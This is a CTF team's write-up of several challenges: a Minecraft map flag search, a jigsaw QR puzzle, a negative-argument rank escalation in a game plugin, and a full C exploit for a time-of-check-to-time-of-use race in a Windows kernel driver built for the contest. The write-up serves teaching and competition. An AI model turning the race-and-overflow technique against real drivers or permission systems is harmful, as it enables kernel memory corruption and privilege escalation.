He looked around them for the flag we needed, including searching in the weird tunnels underneath them, but found nothing.
Meanwhile I found the creator of the original map on instagram by looking up the username written on the signs at spawn, found a post about the map, which led me to a website from which I could download it.
I used MCA Selector to try to compare the maps (original Shibuya map and the Shibiu map), which is when I noticed the original map also had the two (literal) flags, so then our theories kind of went out the window (we thought the flags were added and had something to do with the flag we needed to get).
The next day, Bogdan suggested looking around the Shibiu map with x-ray to more easily see any possible secrets, so I tried that.
I teleported to the coordinates of the two (literal) flags and fount the flag we needed close to the (literal) flag at `X: 265, Y: -60, Z: 35`.



(Solved by Tudor, with help from Matei and Bogdan (team effort))

WinCapture

Binary Exploitation (pwn)

Idea

This challenge exploits a race condition in a Windows kernel driver called WinCapture.sys. The driver has a bug where it checks a value, then later reads it again without re-checking - allowing an attacker to change it between the two reads.

> The driver's COMMIT function does this:
>
> 1. Reads the slot size from memory
> 2. Checks if it fits in the buffer
> 3. Pauses briefly
> 4. Reads the size AGAIN without checking it again
> 5. Copies that many bytes

Running the Exploit

Compile exploit.c to Windows x64:

```
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#define IOCTL_SET_SLOT   0xC2002000
#define IOCTL_ALLOC_BUF  0xC2002004
#define IOCTL_ALLOC_KEY  0xC2002008
#define IOCTL_COMMIT     0xC200200C
#define IOCTL_GET_FLAG   0xC2002010

#define MAGIC            0x4b455901u
#define BUF_SIZE         16u
```

```
#define BIG_SIZE         24u
#define NUM_SETTERS      6
#define NUM_COMMITTERS   12

static volatile LONG g_stop = 0;
static volatile LONG g_won = 0;
static char g_flag[160];

static unsigned char g_slot_small[0x1008];
static unsigned char g_slot_big[0x1008];

static HANDLE open_pipe(void) {
    for (;;) {
        HANDLE h = CreateFileA(
            "\\\\.\\pipe\\WinCapture",
            GENERIC_READ | GENERIC_WRITE,
            0, NULL, OPEN_EXISTING, 0, NULL);
        if (h != INVALID_HANDLE_VALUE)
            return h;
        if (GetLastError() != ERROR_PIPE_BUSY)
            return INVALID_HANDLE_VALUE;
        WaitNamedPipeA("\\\\.\\pipe\\WinCapture", 100);
    }
}

static int do_ioctl(HANDLE h, DWORD ioctl, const void *in, DWORD
in_len,
                    void *out, DWORD out_cap, DWORD *out_len, DWORD
*status) {
    unsigned char req[8 + 0x1100];
    if (in_len > 0x1100)
        return -1;

    memcpy(req + 0, &ioctl, 4);
    memcpy(req + 4, &in_len, 4);
    if (in_len && in)
        memcpy(req + 8, in, in_len);

    DWORD written = 0;
    if (!WriteFile(h, req, 8 + in_len, &written, NULL))
        return -1;
```

```
    unsigned char resp[16 + 0x100];
    DWORD rd = 0;
    if (!ReadFile(h, resp, sizeof(resp), &rd, NULL) || rd < 8)
        return -1;

    memcpy(status, resp, 4);
    DWORD ol = 0;
    memcpy(&ol, resp + 4, 4);
    if (out_len)
        *out_len = ol;
    if (out && out_cap && rd > 8) {
        DWORD c = rd - 8;
        if (c > out_cap)
            c = out_cap;
        memcpy(out, resp + 8, c);
    }
    return 0;
}

static void init_slots(void) {
    memset(g_slot_small, 'A', sizeof(g_slot_small));
    memset(g_slot_big, 'A', sizeof(g_slot_big));

    *(DWORD *)(g_slot_small + 0) = 0;
    *(DWORD *)(g_slot_small + 4) = BUF_SIZE;

    *(DWORD *)(g_slot_big + 0) = 0;
    *(DWORD *)(g_slot_big + 4) = BIG_SIZE;

    /* [capture 16][key 16]: overflow preserves magic, sets key+4
*/
    *(DWORD *)(g_slot_big + 8 + 16) = MAGIC;
    *(DWORD *)(g_slot_big + 8 + 20) = 1;
}

static DWORD WINAPI setter_thread(LPVOID param) {
    HANDLE h = (HANDLE)param;
    DWORD st, ol;
    unsigned char out[8];

    while (!g_stop && !g_won) {
        if (do_ioctl(h, IOCTL_SET_SLOT, g_slot_small, 0x1008, out,
```

```
sizeof(out), &ol, &st) < 0)
            break;
        if (do_ioctl(h, IOCTL_SET_SLOT, g_slot_big, 0x1008, out,
sizeof(out), &ol, &st) < 0)
            break;
    }
    return 0;
}

static DWORD WINAPI commit_thread(LPVOID param) {
    HANDLE h = (HANDLE)param;
    DWORD st, ol;
    DWORD idx = 0;
    unsigned char out[8];

    while (!g_stop && !g_won) {
        if (do_ioctl(h, IOCTL_COMMIT, &idx, 4, out, sizeof(out),
&ol, &st) < 0)
            break;
    }
    return 0;
}

static DWORD WINAPI flag_thread(LPVOID param) {
    HANDLE h = (HANDLE)param;
    char buf[160];
    DWORD st, ol;

    while (!g_stop && !g_won) {
        memset(buf, 0, sizeof(buf));
        if (do_ioctl(h, IOCTL_GET_FLAG, buf, 128, buf, sizeof(buf),
&ol, &st) == 0) {
            if (st == 0 && buf[0] == 'C' && buf[1] == 'T' && buf[2]
== 'F') {
                memcpy(g_flag, buf, sizeof(g_flag));
                InterlockedExchange(&g_won, 1);
                InterlockedExchange(&g_stop, 1);
                break;
            }
        } else {
            break;
        }
```

```
    }
    return 0;
}

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[*] WinCapture TOCTOU race exploit\n");
    printf("[*] IOCTL_COMMIT re-reads slot size after the bounds
check\n");

    init_slots();

    HANDLE h_setup = open_pipe();
    if (h_setup == INVALID_HANDLE_VALUE) {
        printf("[-] open pipe failed: %lu\n", GetLastError());
        return 1;
    }

    DWORD st = 0, ol = 0;
    unsigned char tmp[8];
    DWORD size = BUF_SIZE;

    if (do_ioctl(h_setup, IOCTL_ALLOC_BUF, &size, 4, tmp,
sizeof(tmp), &ol, &st) < 0 || st) {
        printf("[-] ALLOC_BUF failed: %08lx\n", st);
        return 1;
    }
    if (do_ioctl(h_setup, IOCTL_ALLOC_KEY, NULL, 0, tmp,
sizeof(tmp), &ol, &st) < 0 || st) {
        printf("[-] ALLOC_KEY failed: %08lx\n", st);
        return 1;
    }
    if (do_ioctl(h_setup, IOCTL_SET_SLOT, g_slot_small, 0x1008,
tmp, sizeof(tmp), &ol, &st) < 0 || st) {
        printf("[-] SET_SLOT failed: %08lx\n", st);
        return 1;
    }
    printf("[*] setup ok: buf=%u then key object (adjacent)\n",
BUF_SIZE);

    HANDLE threads[NUM_SETTERS + NUM_COMMITTERS + 1];
    HANDLE pipes[NUM_SETTERS + NUM_COMMITTERS + 1];
```

```
    int nt = 0;

    for (int i = 0; i < NUM_SETTERS; i++) {
        pipes[nt] = open_pipe();
        if (pipes[nt] == INVALID_HANDLE_VALUE)
            return 1;
        threads[nt] = CreateThread(NULL, 0, setter_thread,
pipes[nt], 0, NULL);
        nt++;
    }
    for (int i = 0; i < NUM_COMMITTERS; i++) {
        pipes[nt] = open_pipe();
        if (pipes[nt] == INVALID_HANDLE_VALUE)
            return 1;
        threads[nt] = CreateThread(NULL, 0, commit_thread,
pipes[nt], 0, NULL);
        nt++;
    }
    pipes[nt] = open_pipe();
    if (pipes[nt] == INVALID_HANDLE_VALUE)
        return 1;
    threads[nt] = CreateThread(NULL, 0, flag_thread, pipes[nt], 0,
NULL);
    nt++;

    printf("[*] racing...\n");

    DWORD start = GetTickCount();
    while (!g_won && GetTickCount() - start < 120000)
        Sleep(10);

    InterlockedExchange(&g_stop, 1);
    WaitForMultipleObjects(nt, threads, TRUE, 3000);

    if (g_won) {
        printf("[+] corrupted key object via TOCTOU overflow\n");
        printf("[+] FLAG: %s\n", g_flag);
        puts(g_flag);
    } else {
        printf("[-] failed to win race in time\n");
    }
```

```
    for (int i = 0; i < nt; i++) {
        CloseHandle(threads[i]);
        CloseHandle(pipes[i]);
    }
    CloseHandle(h_setup);
    return g_won ? 0 : 1;
}
```

Open a connection:

```
ncat --ssl wincapture-d489d7e6fec2.inst.omnictf.com 1337
```

Paste the base64 of the binary.
And type **END**.

(Solved by Bogdan after and some random Asian guy on YouTube that help him learn C)

Permissiondenied

Game (game)

Typing

```
/plugins
```

in chat and clicking on CTFHandler gets you this output:



Which defined the objective: get permission to the


```
/flag
```

command and get to the flag (trying this with your current permissions fails). On the second page on the output of the command

```
/bukkit:?
```

, you find an odd family of commands named “OmniPerms”, consisting of 1 member:

```
/demote
```






By default, you start with rank 3 and can only demote yourself to a lower rank… Or at least that's what they want you to think! Typing the command

```
/demote -1
```

promotes you to the upper rank next to your current rank. Being rank Default, typing

```
/demote -4
```

makes you admin, which grants you permission to use the `/flag` command.




Sanity P0zzl3

Miscellaneous (misc)

I used Krita to solve the puzzle manually.
I looked at the pieces in the folder and uploaded the ones I thought I needed.
Each time I uploaded one I moved it to a different folder so I knew which ones were unused.
I started with the edges and worked my way inwards.

For the edges, I figured out which pieces went together based on their shapes (the connection points had slightly different shapes that would fit in certain spaces), for the inside ones I mostly based it on pixels that were cut in half by piece borders (I looked for pieces that would continue a pattern) while also keeping in mind the shape of the piece I needed.
I scanned the final QR code with my phone to get the flag.



(Solved by Tudor while Bogdan and Matei were out drinking)